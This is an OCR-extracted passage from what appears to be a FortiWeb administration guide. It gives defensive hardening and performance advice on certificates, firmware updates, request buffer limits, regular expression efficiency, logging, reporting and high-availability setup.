
User access

- Authenticate users only over encrypted channels such as HTTPS, and require mutual authentication — the web server or FortiWeb should show its certificate, but the client should **also** authenticate by showing its certificate. Password-based authentication is less secure than PKI authentication. For certificate-based client authentication, see How to apply PKI client authentication (personal certificates) on page 403. For certificate-based server/FortiWeb authentication, see How to offload or inspect HTTPS on page 388.
- Immediately revoke certificates that have been compromised. If possible, automate the distribution of certificate revocation lists (see Revoking certificates on page 428).

Signatures & patches

- Upgrade to the latest available firmware to take advantage of new security features and stability enhancements (see Updating the firmware on page 102).
- Use FortiWeb services to take advantage of new definitions for viruses, predefined robots, data types, URL patterns, disreputable clients, and attack signatures.
- Update methods can be either:
  - Manual (see Uploading signature & geography-to-IP updates on page 193 or Manually initiating update requests on page 191)
  - Automatic (see Scheduling automatic signature updates on page 187)

System > Config > FortiGuard



Buffer hardening

While analyzing traffic, FortiWeb's HTTP parser must extract and buffer each part in the request or response. The buffer allows FortiWeb to scan and/or rewrite it before deciding to block or forward the finished traffic. Buffers are not infinite — due to the physical limitations inherent in all RAM, they are allocated a maximum size. If the part of the request or response is too large to fit the buffer, FortiWeb must either pass or block the traffic without further analysis of that part.

Practically speaking, while oversized requests are not common, when they do exist, they may be harmless. Movie uploads are a common example. HTTP `GET` requests involving many database queries with encrypted values are another example. In these cases, hardening the buffer could result in many false positives during normal use. Such false positives are to be avoided because the flood of information could distract you from real attacks.

In terms of attacks, large DoS attacks from a single attacker are impractical: if the attacking host must consume its own bandwidth or CPU faster than the web server can process it, the attack won't work. Therefore DoS request traffic is unlikely to be oversized.

Determined attackers, though, often craft oversized requests to mask an exploit. Tactics to pad an attack with harmless data in order to push the payload beyond the scan buffer are popular with more knowledgeable and motivated APT attackers, and with black hat researchers crafting exploit packages for Metasploit and other tools that ultimately land in the hands of script kiddies. Similar to buffer overflow attacks, these padded attacks attempt to bypass and exploit inherent limits. If a request cannot fit into the buffer, it might be a padded attack.

If your web applications do not require oversized requests to work, you can toughen security by blocking oversized requests. Configure HTTP constraints with Malformed Request etc. (see HTTP/HTTPS protocol constraints on page 578). Also configure exceptions for URLs that require you to ignore the buffer limitations, such as music or movie uploads.

To determine your appropriate HTTP constraints, first observe your normal traffic. Compare it with FortiWeb's buffer counts and maximum sizes.

FortiWeb buffer configuration

Buffer	Limit	Block oversized requests using
URL size, excluding appended parameters and the parameter delimiter (?) (e.g. `/path/to/app`)	Usually 2 KB	Malformed Request
URL parameters' total size	Buffer	Total URL Parameters Length
URL parameter's individual size	Configurable (see `http-cachesize` in the FortiWeb CLI Reference)	Malformed Request
Number of parameters	64	Malformed Request
HTTP header lines' total size	4 KB	Header Length
HTTP header line's individual size	Buffer	HTTP/HTTPS protocol constraints
Number of HTTP header lines	32	Number of Header Lines in Request
Cookies' total size	2 KB	Malformed Request

Buffer	Limit	Block oversized requests using
Number of cookies	32	Number of Cookies In Request
Adobe Flash (AMF) parameters' total size	Buffer	Total URL Parameters Length
Number of Adobe Flash (AMF) parameters	32	Malformed Request
File uploads' total size	Buffer	Body Length
Number of file uploads	8	Malformed Request



Other buffers also exist. Their limitations, however, vary dynamically.

Enforcing valid, applicable HTTP

- If your web server does not require anything other than `GET` or `POST`, disable unused HTTP methods to reduce vectors of attack. See Specifying allowed HTTP methods on page 573.
- Enforce RFC compliance and any limitations specific to your back-end web servers or applications to defeat exploit attempts. See HTTP/HTTPS protocol constraints on page 578 and Limiting file uploads on page 590.

Sanitizing HTML application inputs

Most web applications are not written with security in mind, and do not correctly sanitize input. Before a signature or patch is available, you can still block new input-related attacks by rejecting all invalid input that could potentially break the intended behavior of ASP, PHP, JavaScript or other applications. See Validating parameters ("input rules") on page 556 and Preventing tampering with hidden inputs on page 566.

Disable SSL 3.0

By default, server policies support the SSL 3.0 protocol. This default behavior is designed to allow older browser versions that do not support TLS to access your web servers.

However, to avoid POODLE other attacks that exploit SSL 3.0 vulnerabilities, disable SSL 3.0 in all server policies.

Improving performance

When you configure your FortiWeb appliance and its features, there are many settings and practices that can yield better performance.

System performance

- Delete or disable unused policies. FortiWeb allocates memory with each server policy, regardless of whether it is actually in active use. Configuring extra policies unnecessarily consumes memory and decreases performance.
- To reduce latency associated with DNS queries, use a DNS server on your local network as your primary DNS. See Configuring DNS settings on page 176.
- If your network's devices support them, you can create one or more VLAN interfaces. VLANs reduce the size of a broadcast domain and the amount of broadcast traffic received by network hosts, which improves network performance. See Adding VLAN subinterfaces on page 159.
- If you have enabled the server health check feature as part of a server pool and one of the pool members is down for an extended period, you can improve the performance of your FortiWeb appliance by disabling the physical server, rather than allowing the server health check to continue checking for the server's responsiveness. See Configuring server up/down checks on page 333.
- Use the least intensive, earliest possible scan to deflect attacks. See Sequence of scans on page 30.
- Use **Period Block** if possible as the Action setting for DoS protection rules. This setting allows FortiWeb to conserve scanning resources that are under heavy demand during a DoS or DDoS attack.

Antivirus performance

- Disable scanning of BZIP2 if it is not necessary.
- Reduce the scanning buffer to the minimum necessary.
- Reduce the number of redundant levels of compression that FortiWeb will scan. Normally, people will not put a ZIP file within a ZIP file, because it is inconvenient to open and does not offer significant compression ratio improvements. Nested compression is usually used by viruses to bypass antivirus scanners.

Regular expression performance tips

- **Use a simple string instead if possible.** Generally, regular expressions should only be used when defining all matching text requires a complex pattern. Regular expressions such as:

```
^.*/index\.html$
```

- are usually more computationally intensive than a literal string comparison such as:

```
/index.html
```

- **Reduce evaluation complexity.**



Short regular expressions can sometimes be more complex to compute. Don't look at the number of characters in the regular expression. Instead, think of both the usual and worst possible case in the match string: the maximum number of characters that must be compared to the pattern before a match can be verified or not.

The usual case will tell you the average CPU and RAM load. The worst case will tell you if your regular expression could sometimes cause potential hang-like conditions, temporarily blocking traffic throughput until it finishes evaluating.



If the worst possible match string is short and not complex to match, the regular expression may not be worth your time to optimize.

For example, when using auto-learning to discover if street addresses are a valid input, scanning for postal codes or state abbreviations instead may dramatically improve performance. A pattern to fully match all possible street addresses is significantly more complex, involving many more computations, and the most difficult addresses to verify might be complex enough to impact traffic throughput.



If missed matches are an acceptable performance trade-off (for example, if matching 99% of cases is efficient, but matching 100% of cases would require deep recursion), or if you do not need to match the whole text, remove the unnecessary part of the regular expression.

For example, if a phone number always resembles 555-5555, your regular expression would not have to accommodate cases where a space separates the numbers, or it is prefixed by a country code. This is less comprehensive, but also less CPU-intensive.

- **Avoid backtracking** (i.e. revisiting the match string after failing to match part of the pattern). Backtracking occurs when regular expression features use recursion (definite or indefinite). **This can increase execution time exponentially.** Examples include the following:
  - **Avoid nested parentheses with indefinite repeats** such as:

    ```
    ^((a+)b+)*
    ```

    which can take a very long time to evaluate, especially if a long string does not match, but this cannot be determined until the very last character is evaluated.

    In the above example, both the `+` and `*` indicate matches that repeat potentially infinitely, forcing the regular expression engine to continue until it finds the longest possible match (or runs out of RAM; see Killing system-intensive processes on page 838). Using both in a nested set of parentheses compounds the problem.

  - Minimize capture groups and back-references such as:

    ```
    (/a)(/b)/(c)
    ```

    ```
    $0$1\?user=$2
    ```

    To use back-references, FortiWeb must keep the text that matched the capture groups in memory, which increases RAM consumption.

  - Order matters if using alternate match patterns (i.e. multiple patterns are concatenated with a pipe (`|`)). Put rare patterns last. If you put less likely patterns first, most times FortiWeb will be evaluating the string multiple times — not once — before it finds a match. This significantly decreases performance.

    When comparing single characters, use character classes such as:

    ```
    [abc]
    ```

    instead of alternative matches like

    ```
    (a|b|c)
    ```

Match character by character, not word by word. If words begin with the same characters, it is not efficient to evaluate the beginning of the match string multiple times — once for each possible word.

For example, to match the words “the”, “then”, “this”, and “these”, this expression is easy to read, but inefficient because it evaluates the first two characters (“th”) up to 4 times:

```
\b(this|the|then|these)\b
```

While harder to read, this expression improves performance, evaluating “th” once, and will match the most common word in English (“the”) before considering less probable words:

```
\bth(e(n|se)|is)\b
```

- Reduce nested quantifiers such as:

```
(abc)+
(abc){1,6}
```

  Worst-case evaluations do not increase computation time linearly, but exponentially. When such an expression is compiled, it also consumes much more RAM. Use the smallest possible repetition, or an alternative expression.

- Avoid Unicode character properties such as `/p{Nd}` if you can use a character class instead. Due to the huge numbers and complexity of potential matches in Unicode, these can be dramatically slower.

- Avoid look-ahead match conditions such as:

```
?!abcdefge
```


```
?=abcdefge
```

  To do this, FortiWeb must make additional computations — in the example above, 8 in the best case scenario, an immediate match. FortiWeb also must keep the originally consumed match string in memory while it does this, which increases RAM consumption.

Logging performance

- If you have a FortiAnalyzer, store FortiWeb’s logs on the FortiAnalyzer to avoid resource usage associated with writing logs to FortiWeb’s own hard disks. See Configuring log destinations on page 695.
- If you do not need a traffic log, disable it to reduce the use of system resources. See Logging on page 689.
- Reduce repetitive log messages. Use the alert email settings, as shown in the illustration Log&Report > Log Policy > Email Policy, to define the interval that emails are sent if the same condition persists following the initial occurrence. See Configuring email settings on page 728.

Log&Report > Log Policy > Email Policy




- Avoid recording log messages using low severity thresholds, such as information or notification, to the local hard disk for an extended period of time. Excessive logging frequency saps system resources and can cause undue wear on the hard disk and may cause premature failure. See Configuring log destinations on page 695.

Report performance

Generating reports can be resource intensive. To avoid performance impacts, consider scheduling report generation during times with low traffic volume, such as at night and on weekends. See the illustration Log&Report > Report Config > Report Config and Scheduling reports on page 749.

Log&Report > Report Config > Report Config




Keep in mind that most reports are based upon log messages. All caveats regarding log performance also apply.

Auto-learning performance

- Each URL in an auto-learning report includes the right-click menu option Auto-learning. If a URL is dynamic or hard to predict effectively and may generate inaccurate data, you can improve performance by pausing or stopping auto-learning for that URL. See Pausing auto-learning for a URL on page 229.
- Once you have collected enough auto-learning data for generating protection profiles, consider turning off the auto-learning function to save resources. To do so, deselect the auto-learning profile in applicable server policies. See How operation mode affects server policy behavior on page 604.
- Use less computationally intensive data types and suspicious URLs, and disable unneeded ones, where possible. See Regular expression performance tips on page 772.
- Reduce the list of predefined data type groups to include just those the FortiWeb appliance is likely to encounter when gathering data for an auto-learning report. By pruning the list, you reduce the resources used to recognize data types, freeing them to improve the throughput of the FortiWeb appliance. See Auto-learning on page 198.

Auto Learn > Predefined Pattern > Data Type Group



- When configuring a suspicious URL pattern, clear one or more web server type options if you do not operate all three web servers, as shown in the illustration Auto Learn > Predefined Pattern > Suspicious URL. By pruning the list, you reduce the resources used by the FortiWeb appliance when applying the rule. See Auto-learning on page 198.

Auto Learn > Predefined Pattern > Suspicious URL




- When you configure a signature set as part of a web protection profile, consider limiting the scope and application of the **Information Disclosure** options shown in the illustration Disabling unnecessary server information disclosure signatures in Web Protection > Known Attacks > Signatures. (Click the blue arrow next to **Information Disclosure** to see the list.)

  Do you need to watch for all information types? If not, disable them to increase performance. Disable signatures that do not apply to your web servers. For example, if your web server does not run Adobe

ColdFusion, you could disable **CF Source Code Leakage** to omit that scan and improve performance. See Specifying URLs allowed to initiate sessions on page 549.


Disabling unnecessary server information disclosure signatures in Web Protection > Known Attacks > Signatures



The **Information Disclosure** feature can potentially require the FortiWeb appliance to rewrite the header of every request from a server, resulting in reduced performance. Fortinet recommends enabling this feature only to help you identify information disclosure through logging, and until you can reconfigure the server to omit such sensitive information. Clear the **All / None** check box to disable the feature.

- If you use the web anti-defacement feature, tune your configuration to avoid backing up overly large files. See the illustration Omitting large files from the backup in Web Anti-Defacement > Web Anti-Defacement >Web Site with Anti-Defacement and Anti-defacement on page 638Anti-defacement on page 638.

Omitting large files from the backup in Web Anti-Defacement > Web Anti-Defacement >Web Site with Anti-Defacement



Unless you need to back up large files, reduce the setting for the **Skip Files Larger Than** option from the default of 10 240 KB.

Use the **Skip Files With These Extensions** option to exclude specific types of large files, such as compressed files and video clips.

Vulnerability scan performance

Vulnerability scan performance depends on the speed and reliability of your network. It also can be impacted by your configuration. See Delay Between Each Request on page 654.

Packet capture performance

Packet capture can be useful for troubleshooting but can be resource intensive. (See Packet capture on page 818.) To minimize the performance impact on your FortiWeb appliance, use packet capture only during periods of minimal traffic. Use a local console CLI connection rather than a Telnet or SSH CLI connection, and be sure to stop the command when you are finished.

Improving fault tolerance


To enhance availability, set up two FortiWeb appliances to act as an active-passive high availability (HA) pair. If your main FortiWeb appliance fails, the standby FortiWeb appliance can continue processing web traffic with only a minor interruption. For details, see Configuring a high availability (HA) FortiWeb cluster on page 124.

Keep these points in mind when setting up an HA pair:

- Isolate HA interface connections from your overall network.

  Heartbeat and synchronization packets contain sensitive configuration information and can consume considerable network bandwidth. For best results, directly connect the two HA interfaces using a crossover cable. If your system uses switches instead of crossover cables to connect the HA heartbeat interfaces, those interfaces must be reachable by Layer 2 multicast.

- When configuring an HA pair, pay close attention to the options ARP Packet Numbers and ARP Packet Interval.



The FortiWeb appliance broadcasts ARP packets to the network to ensure timely failover. Delayed broadcast intervals can slow performance. Set the value of ARP Packet Numbers no higher than needed.

